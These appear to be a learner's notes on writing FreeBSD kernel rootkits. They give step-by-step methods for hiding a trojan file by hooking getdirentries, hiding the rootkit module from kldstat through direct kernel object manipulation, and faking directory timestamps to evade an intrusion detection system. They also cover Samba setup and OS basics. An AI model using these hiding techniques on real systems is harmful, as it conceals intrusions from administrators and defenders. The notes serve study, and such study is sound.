Our map is in vmospace->vm_map, the object we are mapping is just NULL, we don't have an offset, the address is the finaladdr value calculated in step 1, the length of the data is just the size of a page which is defined at PAGE_SIZE and is a constant (4096). The find_space value specifies the strategy to use when searching for the free region. Every value other than VMFS_NO_SPACE, **vm_map_findspace** is called to allocate the free region. That's why it is set to false, because we want this function to run. The prot, max and cow values are passed to the vm_map_insert function.

This function has prototype:

int vm_map_insert(vm_map_t map, vm_object_t object, vm_offset_t offset, vm_offset_t start, vm_offset_t end, vm_prot_t prot, vm_prot_t max, int cow)

We can see from the underlined section that the prot, max and cow values are there. This is what each of them does in this insert function:

- prot - this defines the protection values for the space. We want to use VM_PROT_ALL because this gives it the permissions to read, write and execute from that space (image below)
- max - I am still unsure about this one
- cow - This indicates the flags that should be sent to the new entry. Since we don't have any flags, this is set to 0.

```
#define VM_PROT_NONE      ((vm_prot_t) 0x00)

#define VM_PROT_READ      ((vm_prot_t) 0x01)      /* read permission */
#define VM_PROT_WRITE     ((vm_prot_t) 0x02)      /* write permission */
#define VM_PROT_EXECUTE   ((vm_prot_t) 0x04)      /* execute permission */

/*
 *      The default protection for newly-created virtual memory
 */

#define VM_PROT_DEFAULT (VM_PROT_READ|VM_PROT_WRITE|VM_PROT_EXECUTE)

/*
 *      The maximum privileges possible, for parameter checking.
 */

#define VM_PROT_ALL       (VM_PROT_READ|VM_PROT_WRITE|VM_PROT_EXECUTE)
```


After doing this, we have now successfully allocated space for the new set of `execve` args.

KLD and File Hiding

File Hiding

We can hide files by hooking the `getdirentries` system call to just not keep track of our file. Basically, this function will read in directory entries, referenced by a file descriptor, into a buffer. On success, the number of bytes successfully transferred is returned, otherwise a -1 is returned. The entries read into the buffer are stored as `dirent` structures which have their own definition. **The HIDS will be reading the buffer, so all we have to do is prevent the `getdirentries` system call from storing the `dirent` struct for our file.** To do this, we once again perform a hook, but on the `getdirentries` call. We can summarise the process into the following steps:

- First we call `getdirentries` on our input arguments (which is our file descriptor) if the return value is greater than 0, then we know that there are files to check.
- Then we have to check the contents of `buf` by **examining each `dirent` structure inside** and comparing the name of each current `dirent` structure with the name of our trojan file.
 - Remember we need to copy into kernel space first. (`copyin` function)
- If we find a match, then we simply remove the structure from the buffer, and then copy it back out into user space (`copyout` function).
- We then also adjust the number of bytes transferred so that it was like the file was really never there

But this only works because of the KLD that we have loaded (containing the hook). If someone just runs a simple `kldstat`, they will be able to see our KLD loaded there.

KLD Hiding

Here, the rootkit is the KLD. If we want to hide it we can just use DKOM, because when the KLD is loaded, **the linker file is really the one being loaded (which contains 1+ kernel modules)**. These linker files and KLDs are stored on two different lists: `linker_files` and `modules`. The first, `linker_files` contains the set of loaded linker files, while `modules` has the set of loaded kernel modules. The hiding routine should then traverse these lists and remove the ones we want.

The `linker_files` List

This file is defined as type `linker_file_list_t`, in `/sys/kern/kern_linker.c`. If we look up the definition of `linker_file_list_t`, in `sys/linker.h`, we get:

```
typedef TAILQ_HEAD(, linker_file) linker_file_list_t;
```

So we can see that it is just a doubly linked tail queue made of `linker_file` structs. **We need to search these `linker_file` structs and remove the ones that will reveal us.** There are a couple interesting things about the `linker_files` data type however:

- Whenever a `linker_file` is loaded (i.e. added to the `linker_files` list), the `next_file_id` number is given to the files ID number, and then the stat is incremented.

- There is no dedicated lock for this, as there was for other lists. Therefore we need to use a new type of lock called "Giant" which protects the entire kernel. It is defined as:
 - **extern struct mtx Giant**

The linker_file Structure

The fields of interest to us are below (but full definition is in sys/linker.h anyway):

- int refs - The reference count for this file. **Important to note that the very first linker_file is the kernel image itself. Whenever other linker files are loaded, its reference count is increased by 1. Therefore this value must be decremented to fully hide the linker file.**
- TAILQ_ENTRY(linker_file) link - this forms the list that we use to traverse, remove or insert linker_files from.
- char* filename - the linker file's name.

The modules List

Similar to the linker_files list, this is also a doubly linked tail queue, but made of *module* structures. Also similar to linker_files, it has a counter, *nextid*, just like next_file_id. This list does however have a dedicated lock, defined as **extern struct sx modules_sx**.

The module Structure

The fields of interest are (defined in /sys/kern/kern_module.c):

- TAILQ_ENTRY(module) link - the list that we reference when inserting, removing and traversing the list.
- char* name - the kernel module's name.

Actually Hiding the KLD

Now we put all this together, **remembering to decrement the kernel image reference count. the linker files counter(next_file_id) and the modules counter (nextid) all by one.** These are the steps we need to take:

- We need to reference the linker_files list, the kld_mtx lock, next_file_id, module list (doubly linker tail queue), nextid and the entire module struct, since none of these are defined in any header files.
- Since this is done at runtime, we can apply all these changes to the modules list and linker files list during the loading of this KLD. So we put all our code in the event handler function
- First, we acquire the locks on the linker_files list and each KLD (using mtx_lock on Giant and kld_mtx).
- Then we decrement the kernel images reference count, **using linker_files->qh_first->refs, which points to the reference number of the first linker file (kernel image)**
- Then we iterate through the linker_files list looking for the KLD we are writing.
 - Use TAILQ_FOREACH to iterate, referencing **link** for the list, and an empty linker_file structure to check each one.
 - If we find a match, then we decrement the next_file_id and remove the linker file from the list, using TAILQ_REMOVE.
- Then we release the lock on the linker_files list and KLD, using mtx_unlock.
- Now we need to delete from the modules list, **so use sx_xlock on the modules_sx defined lock**
- Iterate through the modules list looking for the name of the .ko file we loaded

- Use TAILQ_FOREACH again, referencing the **link** list again and using an empty module structure (from the definition we had in the first step)
- If we find a match, decrement nextid and remove the module from the list (using TAILQ_REMOVE)
- Then, finally, we remove the lock on the modules list.

After implementing these steps we can successfully hide the existence of the KLD and modules from the relevant lists. This however makes it unloadable, meaning it cannot be unloaded.

File Updates

Directory Changes

Whenever a directory has files added/removed or any other changes done to it, its access and modification times change too. These can be checked to figure out that something is wrong. But as I figured out, these can be changed too. Instead of keeping track of what's going on and constantly updating the system, **we can just roll back the changes whenever we do something to a directory. This, however, can only be done to the access and modification times.**

Using the stat function (Access and Modification Times)

The stat function will return all the statistics data for a certain directory, and store it in a struct of type *stat*. This struct has many fields but the ones relevant here are:

- time_t st_atime - time of last access
- time_t st_mtime - time of last data modification

Once we have stored these times, we can then proceed to do whatever we want to the directory. We store these using a timeval struct, which has the following definition:

```
struct timeval {
    long tv_sec; /* seconds */
    suseconds_t tv_usec; /* and microseconds */
};
```

So we just need to create a two, timeval, element array, to store the values of st_atime and st_mtime, like this:

```
struct timeval time[2]
```

```
time[0].tv_sec = st_atime
```

```
time[1].tv_sec = st_mtime
```

After this, we then do our deeds to the directory. When we are done, we call the function utimes, to set the values of the newly received st_atime and st_mtime (because of what we did to the directory) back to the values just prior to our malicious deeds:

```
utimes("dir", (struct timeval *)&time)
```

Change Times

The change time value **cannot be set or rolled back**. But what we can do is stop the change time value from even being set. That means after a certain point, it just doesn't change.

To do this, we need to change the implementation of the function `ufs_itimes` which is responsible for updating the change times for files. It works by converting a given vnode (which is a file, directory character device i.e. any object in kernel memory that **speaks the UNIX line interface which means that it uses read, write etc.**) into an inode which is a readable data structure. There are many checks done during the implementation of `ufs_itimes`, but the most important one is done when there the `ip->iflag` value is set to `IN_CHANGE`. This means that the file was changed. What we want to do is remove the implementation of this if statement by just inserting a `nop` instead:

```
,  
if (ip->i_flag & IN_CHANGE) {  
    DIP_SET(ip, i_ctime, ts.tv_sec);  
    DIP_SET(ip, i_ctimensec, ts.tv_nsec);  
}
```

This requires going through the assembly code of the `ufs_itimes` and finding when those 2 exact lines are called. We just go and replace those 2 lines with 2 `nops`. I didn't go into the implementation because the assembly file was extremely difficult to go through.


Extra Technical Research/Work

FreeBSD and Samba Installation

In order to work with the FreeBSD OS, I had a couple options. The first was to create another boot partition off which my system could start up from, meaning every time i would want to run FreeBSD I would need to restart my computer. The other option was using a virtual machine software, such as VirtualBox to run a virtual image of the FreeBSD OS, which would be installed on a virtual disk image or virtual hard drive (.vdi or .vhd file). I decided to go with the second option because having both Windows and FreeBSD running allows me to accomplish more things at the same time, e.g. reading the book while putting the examples into practice.

I downloaded an ISO image of FreeBSD of their website, created a new virtual disk image in VirtualBox and mounted the ISO image onto the new vdi. Following the instructions to install on the FreeBSD website was easy enough as I ended up with with a working copy.

Now that I had the OS installed, the next step was to set up a form of text editing software and enable file sharing capabilities so I could transfer files from the Windows disk to the FreeBSD virtual disk. Getting a text editor was as simple as running a pkg install command (ee and vi) in the FreeBSD terminal, but setting up the fileshearing server was a bit more difficult. Firstly, I searched up how to share files from a virtual BSD machine to the host computer, and the SAMBA tool came up. This linux based tool creates a server upon which the host computer and virtual computer can transfer files. To set this up I first navigated to the usr/ports/net directory which contains all the version of samba. I then ran the ls command by piping it through the grep command, searching for any matches to "samba". This way I can locate the laters version of samba on the OS and install it.

A terminal window with a black background and white text. The text shows a series of directory navigation commands and a search for 'samba' using 'ls | grep'. The results show 'samba410' and 'samba48', with 'samba48' being the latest version. A blue box highlights the search results.

```
message repeated 2 times
/
?
root@FreeBSD:/usr/home/roark/rootkitprac # ls | grep samba
root@FreeBSD:/usr/home/roark/rootkitprac # cd ..
root@FreeBSD:/usr/home/roark # cd ..
root@FreeBSD:/usr/home # cd ..
root@FreeBSD:/usr # cd ..
root@FreeBSD:/ # ls | grep samba
root@FreeBSD:/ # cd usr/ports/net
root@FreeBSD:/usr/ports/net # ls | grep samba
samba410
samba48
root@FreeBSD:/usr/ports/net #
```

We can see that the latest version is samba48. Now, we can just navigate to this folder and run the "make config" and then "make install clean" commands. This starts a very large amount of installs of various packages. After this is done we can start setting up our server by editing these files:

1. /usr/local/etc/smb4.conf
2. /etc/rc.conf

The first one contains the server data and the folders that we want to share. Currently, I have only selected one folder to share, which is my user folder, named "roark" on the virtual machine. The files contents are as such:

```
[global]
    workgroup = WORKGROUP
    server string = freebsd
    security = user
    encrypt passwords = yes
    max log size = 500
    preferred master = yes
    hosts allow = 192.168.56.
    interfaces = em0
    bind interfaces only = yes
    socket options = TCP_NODELAY

[homes]
    comment = User Home
    browseable = no
    writeable = yes
    directory mask = 0700
    create mask = 0700

[roark]
    comment = roark directory
    path = /usr/home/roark
    public = no
    writeable = yes
    write list = @admin
    directory mask = 0770
    create mask = 0770
```

The global settings define the servers characteristics, workgroup must match the workgroup of the computer, the server string is an arbitrary value, security defines the way users log on to the samba server. If they use the same user settings as the FreeBSD machine then this value should be set to user. The hosts allow value indicates the range of inet address that the server will accept connections from. Since the network adaptor has been configured as a virtual one and host-only, it will specifically only connect to this server so we don't need to worry about connections from other inet addresses. The home settings defines the directory of user profiles under /usr/home and the roark settings sections defines the exact folder that we want to share, with the path being the /usr/home/roark directory.

Once these settings are made, the next step is to enable the startup of the samba server. this is done by adding the line "samba_server_enable = "YES"" in the rc.conf file located in /etc. This allows us to run the samba_server service without the use of the onestart command as such:

service samba_server start


However, for some reason I have yet to identify, the OS isn't reading the rc.conf file properly and giving the error that "samba_server_enable = "YES"" could not be found. Hence our only other option is to use onestart instead of start as such:

service samba_server onestart

This command will start the samba tool which is comprised of 3 daemons (*background process not under direct control of interactive user*) called nmbd smbd and winbindd.

1. nmbd - this is a server process that understands and can reply to NetBIOS name service requests.
2. smbd - this process provides the file sharing/printing services to the windows client, which in our case is the host computer (my personal computer). It is also responsible for user authentication, resource locking and data sharing through the SMB protocol. It listens to default TCP ports 139 and 445.
3. winbindd - this service is actually controlled by the winbind service, not the samba service, but it resolves user and group information for the running samba server.

Now to figure out the inet address of the running server, we issue a ifconfig command and check the inet value. This was found to be 192.168.56.101. We can connect to this server in windows by copying this to the run dialog box, after inputting two forward slashes:



```

Cut      inet 192.168.56.101 netmask 0xffffffff broadcast 192.168.56.255
Copy     media: Ethernet autoselect (1000baseT <full-duplex>)
Paste    status: active
         nd6 options=23<PERFORMNUD,ACCEPT_RTADV,AUTO_LINKLOCAL>
rk > lo0: flags=8049<UP,LOOPBACK,RUNNING,MULTICAST> metric 0 mtu 16384
         options=680003<RXCSUM,TXCSUM,LINKSTATE,RXCSUM_IPV6,TXCSUM_IPV6>
         inet6 ::1 prefixlen 128
         inet6 fe80::1%lo0 prefixlen 64 scopeid 0x2
         inet 127.0.0.1 netmask 0xff000000
         groups: lo
         nd6 options=21<PERFORMNUD,AUTO_LINKLOCAL>
Name     root@FreeBSD:/ # cd usr/home/roark
         root@FreeBSD:/usr/home/roark # ls
         .cshrc      .login_conf    .mailrc        .shrc          smb4.conf
         .login     .mail_aliases  .profile       rootkitprac
         root@FreeBSD:/usr/home/roark #
         rootkitprac/ smb4.conf
         root@FreeBSD:/usr/home/roark #
         rootkitprac/ smb4.conf
         root@FreeBSD:/usr/home/roark # ls
         .cshrc      .login_conf    .mailrc        .shrc          smb4.conf
         .login     .mail_aliases  .profile       rootkitprac
         root@FreeBSD:/usr/home/roark #

```

We can see that the server is running properly and any files added from the host side, show up on the virtual machine as well. The Samba file sharing tool has been successfully set up.

Brief Introduction to Operating Systems Theory

In order to study rootkits, I first need to understand some basic operating systems theory. Luckily a quick Youtube search revealed a series of videos by a person called John Phillip Jones. Viewing his videos allowed me to gain a good understanding of operating systems, which I will detail below.

Operating Systems Theory

An operating system consists of a series of management modules that form a software which can be controlled by the user. There are 4 main managers that an operating system needs:

Memory Manager

There needs to be code to control the memory of the computer (RAM). It needs to keep track of where applications are in the memory. It is important to note that applications are not run off disk memory (HDD) or RAM. Instead these applications are copied to the RAM at run-time and their machine instructions are sent to the CPU (comprised of a control unit and an arithmetic/logic unit) which executes the instructions. The post-processing data is then saved by the memory unit (RAM). The CPU is what connects input devices (e.g. a mouse and keyboard) to output devices (e.g. monitor or printer).

For example let application 1, 2 and 3 be the names of applications already loaded in memory (*running applications are processes and idle ones are called programs*). This means that the machine code for these applications is loaded into "particular" locations in memory. Some kind of code needs to keep track of these locations (start address/end address) and this is what forms the memory manager.

File Manager

When a user clicks on data that is on the disk (HDD), the OS needs to know where exactly this data is in order to run the application. It usually does this by keeping a table which keeps track of these

locations (whether they are the applications that are going to be run or the data that those applications use). The OS must also keep track of whether these files are read only, read/write or executable. This code that manages the files forms the file manager.

Processor Manager (CPU Time)

When there is more than 1 application in memory and the user is attempting to run them simultaneously, it will appear to this user that the 2 program are indeed running simultaneously. However this is not what is actually happening. In the CPU, machine instructions for one application is being executed for a certain amount of time, and then machine instructions for another application is being executed. Therefore certain amounts of time are given to each application to ensure that they are all being run together. This process is done by code, which manages the applications access to CPU time. This forms what is known as the processor manager.

Device Manager

When external devices are connected to the computer, the user must be notified and given a choice as to what should be done with the device. Resources must be allocated/deallocated for these devices. Therefore the OS needs code to manage these external devices and this is what is known as the device manager.

All of these above managers work together, each relaying information to the user interface.

OS Purpose

To control:

1. Every time step of processing time
2. Every section of main memory
3. Every file
4. Every device
5. The access levels for certain users (relevance to rootkits)

Trojan vs Rootkit

Trojan

A trojan looks like a legitimate program on the outside, but a certain condition or action will trigger the trojan. The trojan could also hide within another program that appears to be trustworthy. These programs do not replicate, making them very unlike viruses or worms.

Rootkit

A rootkit is a program that hides in a victims computer, allowing someone at a remote location to take control of this computer. Once installed, a variety of things can be accomplished such as:

- Execution of programs
- Changing Settings
- Installing processes

- Hiding processes
- Monitoring activity
- Accessing files

It is a type of virus that gives root access to a hacker.

My First System Call

This chapter was focused on System call modules, which are KLD's (learnt in the previous topic) that install system calls (system service requests), a mechanism an application uses to request service from the OS's kernel.

There are 3 items unique to each system call module:

1. **system call function**
2. ***sysent*** structure
3. **offset value**

System Call Function

This part implements the system call, with its function prototype defined in sys/sysent.h:

```
typedef int    sy_call_t(struct thread *, void *)
```

thread * is a pointer to the currently running thread and void * is a pointer to the system call's arguments' structure, if any.

The system call function executes in kernel space, while the system call's arguments reside in user space.

user space - where all user-mode application run. Code running here cannot access kernel space directly. An application must issue a system call to access kernel space.

kernel space -where kernel and kernel extensions (KLD's) run. Code running here can directly access user space.

The kernel expects each system call argument to be of size *register_t* (int/long depending on platform). It builds an array of *register_t* values and then casts them to a void pointer and passes these as the arguments of the system call function.

Sysent

System calls are defined by the entries they have in a sysent structure, defined in the same header:

```
struct sysent {
    int sy_narg&semi&semi&semi&semi&semi;           /* number of arguments */
    sy_call_t *sy_call&semi&semi&semi&semi&semi;    /* implementing function */
    au_event_t sy_auevent&semi&semi&semi&semi&semi; /* audit event associated with system
call */
}
```

In FreeBSD the kernel's system call table is simply an array of these `sysent` structs, so whenever a system call is installed, its `sysent` structure is placed within the `sysent` array as such:

```
extern struct sysent sysent[ ]
```

Offset value

This is also known as the *system call number*. It is a unique number between 0 and 456 that is assigned to each system call to indicate its `sysent` structure's offset within `sysent[]`.

Within the system call module, the offset value must be declared:

```
static int offset = NO_SYSCALL
```

No offset sets `offset` to the next available position in `sysent[]`, however you could pick any unused number you want.

The System Call Module Macro (SYSCALL_MODULE)

From the last chapter, it was learned that when a KLD is loaded, it must link and register with the kernel, and we used the `DECLARE_MODULE` macro to do this. But when we write a SCM we use the `SYSCALL_MODULE`, because it's easier because it saves us the trouble of setting up the `moduldata_t` data type. The module is defined as:

```
#define SYSCALL_MODULE(name, offset, new_sysent, evh, arg)
```

where:

- `name`
 - Generic module name (**passed as character**)
- `offset`
 - offset value (**passed as int pointer**)
- `new_sysent`
 - completed `sysent` structure (**passed as struct `sysent` pointer**)
- `evh`
 - event handler function (load/unload function)
- `arg`
 - arguments to be passed to `evh`. **For this project, it'll always be NULL**

RECAP

To create the system call module we need

1. System call function and its arguments.
2. `sysent` structure for the new system call.
3. the offset value (of `sysent[]`).
4. The load/unload function.
5. `SYSCALL_MODULE` macro to link the KLD with the kernel.

4 was already done in the previous hello world/goodbye cruel world example, but it was appended to show where the system call module was loaded i.e. printing the offset value. Hence we just need to

do 1,2,3 and 5. After doing this, and appending the given makefile, the following output was recieved.

```
1. -I/usr/src/sys -I/usr/src/sys/contrib/ck/include -fno-common -fno-omit-frame
-pointer -mno-omit-leaf-frame-pointer -fdebug-prefix-map=./machine=/usr/src/sys/
amd64/include -fdebug-prefix-map=./x86=/usr/src/sys/x86/include -MD -MF.depen
d.syscallexample.o -MTsyscallexample.o -mcmodel=kernel -mno-red-zone -mno-mmx -m
no-sse -msoft-float -fno-asynchronous-unwind-tables -ffreestanding -fwrapv -fst
ack-protector -Wall -Wredundant-decls -Wnested-externs -Wstrict-prototypes -Wmis
sing-prototypes -Wpointer-arith -Wcast-qual -Wundef -Wno-pointer-sign -D__printf
__=__freebsd_kprintf__ -Wmissing-include-dirs -fdiagnostics-show-option -Wno-unk
nown-pragmas -Wno-error-tautological-compare -Wno-error-empty-body -Wno-error-pa
rentheses-equality -Wno-error-unused-function -Wno-error-pointer-sign -Wno-error
-shift-negative-value -Wno-address-of-packed-member -mno-aes -mno-avx -std=iso
9899:1999 -c syscallexample.c -o syscallexample.o
ld -m elf_x86_64_fbsd -d -warn-common --build-id=sha1 -r -d -o syscallexample.ko
syscallexample.o
:> export_syms
awk -f /usr/src/sys/conf/kmod_syms.awk syscallexample.ko export_syms | xargs -J
% objcopy % syscallexample.ko
objcopy --strip-debug syscallexample.ko
root@FreeBSD:/usr/home/roark/rootkitprac/syscallkld # kldload ./syscallexample.k
o
System call loaded at offset 210
root@FreeBSD:/usr/home/roark/rootkitprac/syscallkld # kldunload ./syscallexample
.ko
System call unloaded at offset 210
root@FreeBSD:/usr/home/roark/rootkitprac/syscallkld #
```

We can see that when the system call module was loaded/unloaded, the relevant line was printed the the terminal, with the offset value at which the system call was loaded/unloaded.

How to Allocate Kernel Space

This section of the execve hook was difficult to follow, since it included concepts I havent heard of before. Below is the section of code I tried to understand:

```
/*
 * Determine the end boundary address of the current
 * process's user data space.
 */
vm = curthread->td_proc->p_vmspace;
base = round_page((vm_offset_t) vm->vm_daddr);
②addr = base + ctob(vm->vm_dsize);

/*
 * Allocate a PAGE_SIZE null region of memory for a new set
 * of execve arguments.
 */
③vm_map_find(&vm->vm_map, NULL, 0, &addr, PAGE_SIZE, FALSE,
            VM_PROT_ALL, VM_PROT_ALL, 0);
vm->vm_dsize += btoc(PAGE_SIZE);
```

The main point here is to obtain the end boundary address, of the current process, so that we can make the new set of execve arguments there. But to do that, we need to also set this region to null. So:

Step 1 - Get the Address

To get the address we need to go inside the vmpace struct of the current process. This is stored in thread->proc->vmpace. Below is an image of the contents of that struct:

```
7 struct vmpace {
8     struct vm_map vm_map; /* VM address map */
9     struct shmap_state *vm_shm; /* SYS5 shared memory private data XXX */
10    segsz_t vm_swrss; /* resident set size before last swap */
11    segsz_t vm_tsize; /* text size (pages) XXX */
12    segsz_t vm_dsize; /* data size (pages) XXX */
13    segsz_t vm_ssize; /* stack size (pages) */
14    caddr_t vm_taddr; /* (c) user virtual address of text */
15    caddr_t vm_daddr; /* (c) user virtual address of data */
16    caddr_t vm_maxsaddr; /* user VA at max stack growth */
17    volatile int vm_refcnt; /* number of references */
18    /*
19     * Keep the PMAP last, so that CPU-specific variations of that
20     * structure on a single architecture don't result in offset
21     * variations of the machine-independent fields in the vmpace.
22     */
23    struct pmap vm_pmap; /* private physical map */
24 };
```

The address we want will be the current address of the process (vm_daddr) + all the data that it has (vm_dsize). When we compute this our equation will be:

$$\text{finaladdr} = \text{vmpace} \rightarrow \text{vm_d_addr} + \text{vmpace} \rightarrow \text{vm_dsize}.$$

Since the dsize value is in pages, we must use the **ctob** function to transform from page to bytes.

Step 2 - Allocate the Correct Size

Now that we have the address, we want to allocate a region of this for the new arguments (trojan execve). To do this we use the **vm_map_find** function which will find a free region of memory in a map, and map an object to it. Going through the prototype, we can figure out what values we need:

vm_map_find(vm_map_t map, vm_object_t object, vm_ooffset_t offset, vm_offset_t *addr, vm_size_t length, int find_space, vm_prot_t prot, vm_prot_t max, int cow)

Our map is in vmpace->vm_map, the object we are mapping is just NULL, we don't have an offset, the address is the finaladdr value calculated in step 1, the length of the data is just the size of a page which is defined at PAGE_SIZE and is a constant (4096). The find_space value specifies the strategy to use when searching for the free region. Every value other than VMFS_NO_SPACE, **vm_map_findspace** is called to allocate the free region. That's why it is set to false, because we want this function to run. The prot, max and cow values are passed to the vm_map_insert function.

This function has prototype:

int vm_map_insert(vm_map_t map, vm_object_t object, vm_ooffset_t offset, vm_offset_t start, vm_offset_t end, vm_prot_t prot, vm_prot_t max, int cow)

We can see from the underlined section that the prot, max and cow values are there. This is what each of them does in this insert function:

- prot - this defines the protection values for the space. We want to use VM_PROT_ALL because this gives it the permissions to read, write and execute from that space (image below)
- max - I am still unsure about this one
- cow - This indicates the flags that should be sent to the new entry. Since we don't have any flags, this is set to 0.

```
#define VM_PROT_NONE      ((vm_prot_t) 0x00)

#define VM_PROT_READ      ((vm_prot_t) 0x01)      /* read permission */
#define VM_PROT_WRITE     ((vm_prot_t) 0x02)      /* write permission */
#define VM_PROT_EXECUTE   ((vm_prot_t) 0x04)      /* execute permission */

/*
 *      The default protection for newly-created virtual memory
 */

#define VM_PROT_DEFAULT (VM_PROT_READ|VM_PROT_WRITE|VM_PROT_EXECUTE)

/*
 *      The maximum privileges possible, for parameter checking.
 */

#define VM_PROT_ALL      (VM_PROT_READ|VM_PROT_WRITE|VM_PROT_EXECUTE)
```

After doing this, we have now successfully allocated space for the new set of execve args.

How to Test a Character Device

The coding of the file was fairly easy. I followed the steps I had previously outlined [here](#) under "Testing a Character Device". Doing so produced the following code:

```

#include <stdio.h>
#include <fcntl.h>
#include <paths.h>
#include <string.h>
#include <unistd.h>
#include <stdlib.h>
#include <sys/types.h>

#include <sys/types.h>
#define CDEV_DEVICE "mycdev"

static char buf[512+1];

int main(int argc, char *argv[])
{
    // file descriptor and length to read/write
    int kernel_fd;
    int len;

    // error checking for correct number of args
    if (argc != 2) {
        printf("Usage:\n%s <string>\n", argv[0]);
        exit(0);
    }

    /* Open cd_example. */
    if ((kernel_fd = open("/dev/" CDEV_DEVICE, O_RDWR)) == -1) {
        perror("/dev/" CDEV_DEVICE);
        exit(1);
    }

    if ((len = strlen(argv[1]) + 1) > 512) {
        printf("ERROR: String too long\n");
        exit(0);
    }

    /* Write to mycdev. */
    if (write(kernel_fd, argv[1], len) == -1) perror("write()");
    else printf("Wrote \"%s\" to device /dev/" CDEV_DEVICE ".\n", argv[1]);

    /* Read from mycdev. */
    if (read(kernel_fd, buf, len) == -1) perror("read()");
    else printf("Read \"%s\" from device /dev/" CDEV_DEVICE ".\n", buf);

    /* Close mycdev. */
    if ((close(kernel_fd)) == -1) {
        perror("close()");
        exit(1);
    }
    exit(0);
}

```

